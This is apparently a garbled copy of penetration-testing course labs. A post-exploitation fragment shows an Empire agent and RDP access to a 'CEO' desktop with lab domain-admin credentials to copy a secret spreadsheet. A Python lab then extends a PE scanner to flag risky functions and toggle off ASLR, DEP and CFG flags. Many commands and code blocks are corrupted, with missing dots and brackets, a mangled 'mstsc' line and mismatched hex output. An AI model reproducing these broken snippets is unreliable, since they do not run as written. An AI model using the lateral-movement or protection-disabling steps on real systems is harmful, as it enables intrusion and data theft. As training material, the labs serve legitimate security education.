UDP      0 0.0.0:3389      *:                 2436
UDP      : ] 3389      *:                 2436

..Command execution completed.


(Empire: agent90) >
```

We see somebody connected, it happens to be in scope (10.10.20.X) so let's investigate it directly. Switch back to your Windows VM and attempt to connect to 10.10.20.55 with the domain admin credentials


Connect to CEO's Desktop machine

mstsc / 10 10 20 5


Enter the username Administrator@sec660.org and password `Sec660!123`. you'll get a notification about letting the logged in user either allow or deny you. It will timeout and you'll be granted access in 60 seconds.




Copy the XLS file from his desktop to your Windows 10 VM, but click-and-dragging it to your desktop.



Copy the XLS file from his desktop to your Windows 10 VM, but click-and-dragging it to your desktop. Double-click the XLS file and enjoy knowing the CEO's secret plans!





Key Takeaways

- Even without a remote code execution exploit, a system can easily leak information
- Using built in tools like PowerShell will avoid many signature detection issues with exploit frameworks
- If somebody is using something, it can be abused in a similar way.

Lab 3.1: Enhancing Python Scripts

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target

A custom Python tool, `pe_scan.py` can be used to inspect IAT, EAT, PE Flags, and more. You will be further enhancing functionality in this lab.

A common task for beginning Python programmers (and even experienced Python programmers) is to take an existing script and modify it to add desired functionality. This gives you a chance to start building your familiarity with Python syntax while learning Python programming techniques by looking at other people's code.

In this lab, you'll use the Python `pefile` module functionality to examine the structure of a Windows Executable or Dynamic Link Library. The functionality you learn here will be useful for many future Python tools as well.

Objectives

- Enhance python script with additional features
- Use python introspection
- Interact with ctypes, PE, and DLLs

Preparation

Networking Environment

Unzip and boot up your SANS-provided Windows VM if you haven't already done so!

Create a Snapshot

If you changed anything in your VM you'd like to preserve, make a fresh snapshot. Changes such as keyboard, language preference, and desktop resolution are often changed and lost if required to re-extract the VM from the course ISO.

Introduction

In this lab, you'll have a chance to work on building or enhancing your Python skills. A common task for beginning Python programmers (and even experienced Python programmers) is to take an existing script and modify it to add desired functionality. This gives you a chance to start building your familiarity with Python syntax while learning Python programming techniques by looking at other people's code.

In this lab, you'll use the Python *pefile* module functionality to examine the structure of a Windows Executable or Dynamic Link Library. The functionality you learn here will be useful for many future Python tools as well.

Tools Needed

pe_scan.py

The *pe_scan.py* tool already has a lot of useful functionality in it. Its default behavior is to search through all EXEs and DLLs that match the wildcard file pattern you provide and search for the use of known exploitable functions. It has a list of default functions, but you can add additional functions to search for on that list with the *a* option or override that list with the *o* option. In the first example, here we use *pe_scan* to find any of the known vulnerable functions inside of any .exe in the `\windows\system32` folder. You can see it finds `printf` inside of `msvcrt.dll`, which is used by `appverif.exe` and `cacals.exe`.

By default, it will only find functions that exactly match the target function, but when the *i* option is passed, it will perform an inexact match where it ignores case and matches on functions where the name of the vulnerable function is a substring of the function. For example, if you search for "messagebox" with *i* (inexact match), it will find any function that contains messagebox, such as `MessageBoxA` and `MessageBoxW`. In the second example, we overwrite the default list of functions we search for and use inexact matching to find dlls that use or export `winexec`. You could provide a space-separated list of multiple functions names here. Several of *pe_scan.py*'s options, such as *o* and *-a*, accept a list of values. So *o* can be followed by the names of multiple functions you want to search for. Each function name is separated by a space and you terminate your list with double dash `--`. This is typical behavior for Python-based programs. If you attempt the more difficult version of this lab, you will make the *t* option accept a list of flags to toggle.

The *f* option tells *pe_scan.py* that in addition to scanning for vulnerable functions, we want to print the PE DLL Characteristics flags that tell the operating system whether or not the EXE is compatible with various OS Security features. In this example, we print those flags for `msvcrt.dll`. You can see that the dll participates in OS security features ASLR, Flow Guard, and DEP protection through NX Compatibility.

In the last example, we show you that you can verbosely dump everything in the Import Address Table and the Export Address table for any executable or dll.

Example usage

Search for vulnerable functions in EXE

```
C:\DEV python3 pe_scan_fixme.py :\\windows\\system32\\*.exe
: \\windows\\system32\\appverif b'printf' in dll msvcrt.dll
: \\windows\\system32\\cacls.exe uses b'printf' in dll msvcrt.dll
```

Specify function names to search for instead of defaults & ignore case

```
C:\DEV python3 pe_scan_fixme.py -i -o winexec c:\\windows\\system32\\*32.dll
: \\windows\\system32\\kernel32.dll exports b'WinExec' at 0x0000000000073194
: \\windows\\system32\\olecli32.dll ses b WinExec in dll KERNEL32.dll
```

Display PE Security Flags while searching with -f

```
C:\DEV python3 pe_scan_fixme.py -f :\\windows\\system32\\msvcrt.dll
: \\windows\\system32\\msvcrt.dll flags Guard_CF NX_Compat Dynamic_Base
: \\windows\\system32\\msvcrt.dll exports b'gets' at 0x00000000000A8E4C
```

Dump all functions called or exported (IAT and EAT) by CMD.EXE

```
C:\DEV python3 pe_scan_fixme.py :\\windows\\system32\\cmd.exe
```

Improving pe_scan.py

Add Toggle feature to edit PE security flags

It is nice that `pe_scan.py` will display which PE security flags are set, but it would be better if you could change those settings and create a new executable. This isn't useful as an exploitation technique because if it can change the settings on the executable, then you must already have access to the system. However, when you're developing an exploit, it is useful to be able to disable security features in that process. Understanding if and how you would exploit a vulnerability when ASLR and other features are not in your way is a useful step in the development process. The first thing you need to know is if the vulnerability can actually be exploited without those security features enabled. Then, and only then, it is worth investing the time in developing those bypasses with those operating system security controls. There might be a scenario where you choose to toggle these flags on an otherwise unexploitable binary to allow yourself to regain access at a later time, but with the exception of nation-state attackers, specialized Red Teams, professional penetration testers, and internal Red Teams, generally don't want to leave systems in a weakened state.

Here is a block of code inside `pe_scan.py` that you will rewrite. In this block, you will use the variables described above to complete your code. The `args.toggle` variable will contain the name of a single flag that you will toggle with an XOR operation. The `pe` variable will contain a string that points to the file on the file system. The `thefile` variable contains a `pefile.PE` object that can be used to examine and change the settings.

Your mission is to toggle the bit associated with the flag passed by the user on the command line that is stored in the variable `args.toggle` and create a new file that has that bit changed. If you are up for an extra challenge, you can modify the script so that it will accept a list of bits to toggle in the same way that `-o` and `-a` do, and then toggle all of those bits.

We don't know exactly what parts of the PE structure we need to change, so let's start out by using Python's Introspection to examine the fields inside the `pefile.PE` object.

Toggle feature placeholder

```
if args.toggle
    #LAB: Put your code here to toggle the PE flags here
    #variable pe contains a string that is the file name you are processing
    #variable thefile contains the pefile.PE data structure you need
    #variable args.toggle contains what is passed after the -t or --toggle argument
    print("Toggle is not currently supported.")
```

Exploring pefile object

First, you need to open a command prompt as an administrator and then change into the `C:\DEV` directory, as shown. Next, start Python3 and import the `pefile` module. Then pass the full path to `cmd.exe` to `pefile.PE()` to load the EXE into a variable called "pe". Use `dir()` to take a look at the attributes in the `pe` object. You will have more items than are shown here. We won't go over all of these attributes, but you can see that your access to various parts of the PE structure is quite extensive. Notice that there is a `write()` method listed. We will use that later to create a new executable.

!!! danger "Open an **Administrative** shell on your Windows VM for this lab.

Change to the C:\DEV\ directory

```
cd \DEV
python3
```

Expected results

```
C:\> cd \DEV
C:\DEV> python3
Python 3.7.3 (v3.7.3:ef4ec6ed12, Mar 25 2019, 21:26:53) [MSC v.1916 32 bit (Intel)] on
win32
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Introspection

Let's take a look at two of these PE structures. First, let's examine the Import Address table that is stored in the DIRECTORY_ENTRY_IMPORT attribute. To determine what kind of an object that is, you can use the type() function on it. You can see that it is a list. As a list, you can slice out the first object by adding a [0] to the end of the list variable. Expect the memory address to be different than what's shown here.

Look at PE objects

```
import pefile
pe = pefile.PE("c:\\windows\\system32\\cmd.exe")
dir(pe)
```

Expected Results

```
>>> import pefile
>>> pe = pefile.PE("c:\\windows\\system32\\cmd.exe")
>>> dir(pe)
[<TRUNCATED> 'DIRECTORY_ENTRY_BASERELOC', 'DIRECTORY_ENTRY_DEBUG',
'DIRECTORY_ENTRY_DELAY_IMPORT', 'DIRECTORY_ENTRY_IMPORT', 'DIRECTORY_ENTRY_LOAD_CONFIG',
'DIRECTORY_ENTRY_RESOURCE', 'DOS_HEADER', 'FILE_HEADER', 'FileAlignment_Warning',
'FileInfo', 'NT_HEADERS', 'OPTIONAL_HEADER', 'PE_TYPE', 'RICH_HEADER',
'SectionAlignment_Warning', 'VS_FIXEDFILEINFO', 'VS_VERSIONINFO', '_PE__from_file',
'_PE__warnings', 'set_word_at_offset', 'set_word_at_rva', 'show_warnings', 'trim',
'verify_checksum', 'write']
```

Let's take a deeper look at two of these PE structures. First, let's examine the Import Address Table that is stored in the `DIRECTORY_ENTRY_IMPORT` attribute. To determine what kind of an object that is, you can use the `type()` function on it. You can see that it is a list. As a list, you can slice out the first object by adding a `[0]` to the end of the list variable. Expect the memory address to be different than what's shown here.

Look Deeper at PE objects

```
type(pe.DIRECTORY_ENTRY_IMPORT)
pe.DIRECTORY_ENTRY_IMPORT[0]
```

Expected Results

```
>>> type(pe.DIRECTORY_ENTRY_IMPORT)
<class 'list'>
>>> pe.DIRECTORY_ENTRY_IMPORT[0]
<pefile.ImportDescData object at 0x038FCBF0>
```

The command `dir(pe.DIRECTORY_ENTRY_IMPORT[0])` shows us all the attributes that are available on the first object in the Import Table list. Again, your list will be larger than what is shown on here, but you will notice that it includes attributes named `'dll'`, `'imports'`, and `'struct'`. You can again use `type()` on each of these if you would like to see exactly what they are, but we'll go ahead and spoil your fun. `.dll` is a byte string that contains the name of the dll that `cmd.exe` depends upon, and `.imports` is a list of all of the functions that are inside that dll that it needs to load. In our last step, here we print the `.dll` attribute and see that `cmd.exe` depends on functions inside of the dll `'msvcrt.dll'`. Remember that `DIRECTORY_ENTRY_IMPORT` is a list, so to see all of the DLLs that `CMD.EXE` uses, we would use a for loop to go through all of the entries.

Examine PE objects of a specific DLL

```
pe.DIRECTORY_ENTRY_IMPORT[0].dll
```

Expected Results

```
>>> pe.DIRECTORY_ENTRY_IMPORT[0].dll
b'msvcrt.dll'
```

As mentioned previously, `.imports` is a list of all functions or other resources inside of `'msvcrt.dll'` that `CMD.EXE` depends upon. Again, we will slice off the first item in this list by putting `[0]` at the end of the list. Passing the first item in the list to `dir()` allows us to see all of the attributes for each imported resource in `'msvcrt.dll'`. Some interesting attributes here include the `.name` and `.address`. Examining the `.name`, we can see that `CMD.EXE` import something called `"_dllexport"` from `"msvcrt.dll"`. Repeat this process for every entry in `.import`, so we can see every function inside of `'msvcrt.dll'` that `CMD.EXE` uses. Then doing that again for every dll listed in `DIRECTORY_ENTRY_IMPORTS`, we can dump the entire set of `IMPORTS` for the executable. `CMD.EXE` may have

several dozens of DLLs it depends upon listed in the DIRECTORY_ENTRY_IMPORTS list, and each of those DLLs may have several functions and other resources it provides to CMD.EXE listed in their .imports list. So, you would need nested for loops to go through all of those.

Now let's take a look at the DLL Characteristics security flags. This information is stored in the pe.OPTIONAL_HEADER variable. Use the dir() function to inspect the contents of that variable. Your list will contain more than what is shown on the slide, but here you can see several values are stored in the OPTIONAL_HEADERS. One very useful entry is the AddressOfEntryPoint. This contains the offset from the Image_Base Address where the first code that is executed after the DLL is loaded and found. These are usually some preliminary functions that prepare the program and then launch dllmain(). When we print it, Python prints the offset as a base 10 decimal integer that isn't what we usually use for addresses. You can pass that integer to the hex() function to see it as a hexadecimal value.

Examine DLL characteristics

```
pe DIRECTORY_ENTRY_IMPORT ] imports
pe DIRECTORY_ENTRY_IMPORT 0] imports[0]
dir(pe DIRECTORY_ENTRY_IMPORT 0] imports[0])
pe DIRECTORY_ENTRY_IMPORT 0] imports[0]
dir(pe OPTIONAL_HEADER)
pe OPTIONAL_HEADER AddressOfEntryPoint
hex(pe OPTIONAL_HEADER AddressOfEntryPoint)
```

Expected Results

```
>>> pe.DIRECTORY_ENTRY_IMPORT[0].imports
[<pefile.ImportData object at 0x038F5CF0>, <pefile.ImportData object at truncated>]
>>> pe.DIRECTORY_ENTRY_IMPORT[0].imports[0]
<pefile.ImportData object at 0x038F5CF0>
>>> dir(pe.DIRECTORY_ENTRY_IMPORT[0].imports[0])
['_class_', <TRUNCATED>, 'address', 'bound', 'hint', 'hint_name_table_rva',
'import_by_ordinal', 'name', 'name_offset', 'ordinal', 'ordinal_offset', 'pe',
'struct_iat', 'struct_table', 'thunk_offset', 'thunk_rva']
>>> pe.DIRECTORY_ENTRY_IMPORT[0].imports[0].name
b'__dllonexit'
>>> dir(pe.OPTIONAL_HEADER)
['AddressOfEntryPoint', 'BaseOfCode', 'BaseOfData', 'Checksum', 'DATA_DIRECTORY',
'DllCharacteristics', 'FileAlignment', 'IMAGE_DLLCHARACTERISTICS_APPCONTAINER',
'IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE', 'IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY',
'IMAGE_DLLCHARACTERISTICS_GUARD_CF', <TRUNCATED>, 'name', 'set_file_offset', 'sizeof']
>>> pe.OPTIONAL_HEADER.AddressOfEntryPoint
9339
>>> hex(pe.OPTIONAL_HEADER.AddressOfEntryPoint)
'0x16cd0'
```

The `DllCharacteristics` attribute contains all of the flags that are set on the EXE or DLL. Again, this is printed as a base 10 decimal integer, which isn't that easy to interpret. You could pass it to the `bin()` function to print it as a binary number, but some may take issue with the output of `bin()`. It does not show leading zeros on binary numbers. Instead, I like to use the format function with a format string of "016b". That is a 16-bit wide binary number with leading zeros. As a binary number, you can see that there are four 1's and therefore four flags that are set on `CMD.EXE`. To know what flags those are, we need some help figuring out what each bit means. `pe_scan` has already done that work for us. The great thing about Python is that a properly written python program can also be used as a module. So go ahead and `import pe_scan`. Notice when importing programs, we do not include the `.py` extension. Now do a `dir()` on the module to see what is in there.

More DLLCharacteristics

```
pe OPTIONAL_HEADER DllCharacteristics
format pe OPTIONAL_HEADER DllCharacteristics "016b")
import os
    system( copy pe_scan_fixme.py pe_scan.py )
import pe_scan
dir(pe_scan)
```

The `pe_scan` module contains some interesting things. There is a `"dll_characteristics"` list that has the names of all the bits and there is a `bits2flags()` function that converts a decimal value into the names of the flags that are set by those bits. Try printing the `pe_scan.dll_characteristics` and calling `pe_scan.bits2flag()`. `bits2flag()` takes two arguments. The first is a list with the names of all the bits and the second is a decimal value that you want to look up the bit names for.

More DLLCharacteristics

```
pe OPTIONAL_HEADER DllCharacteristics
format pe OPTIONAL_HEADER DllCharacteristics "016b")
import
os system( copy pe_scan_fixme.py pe_scan.py )
import pe_scan
dir(pe_scan)
```

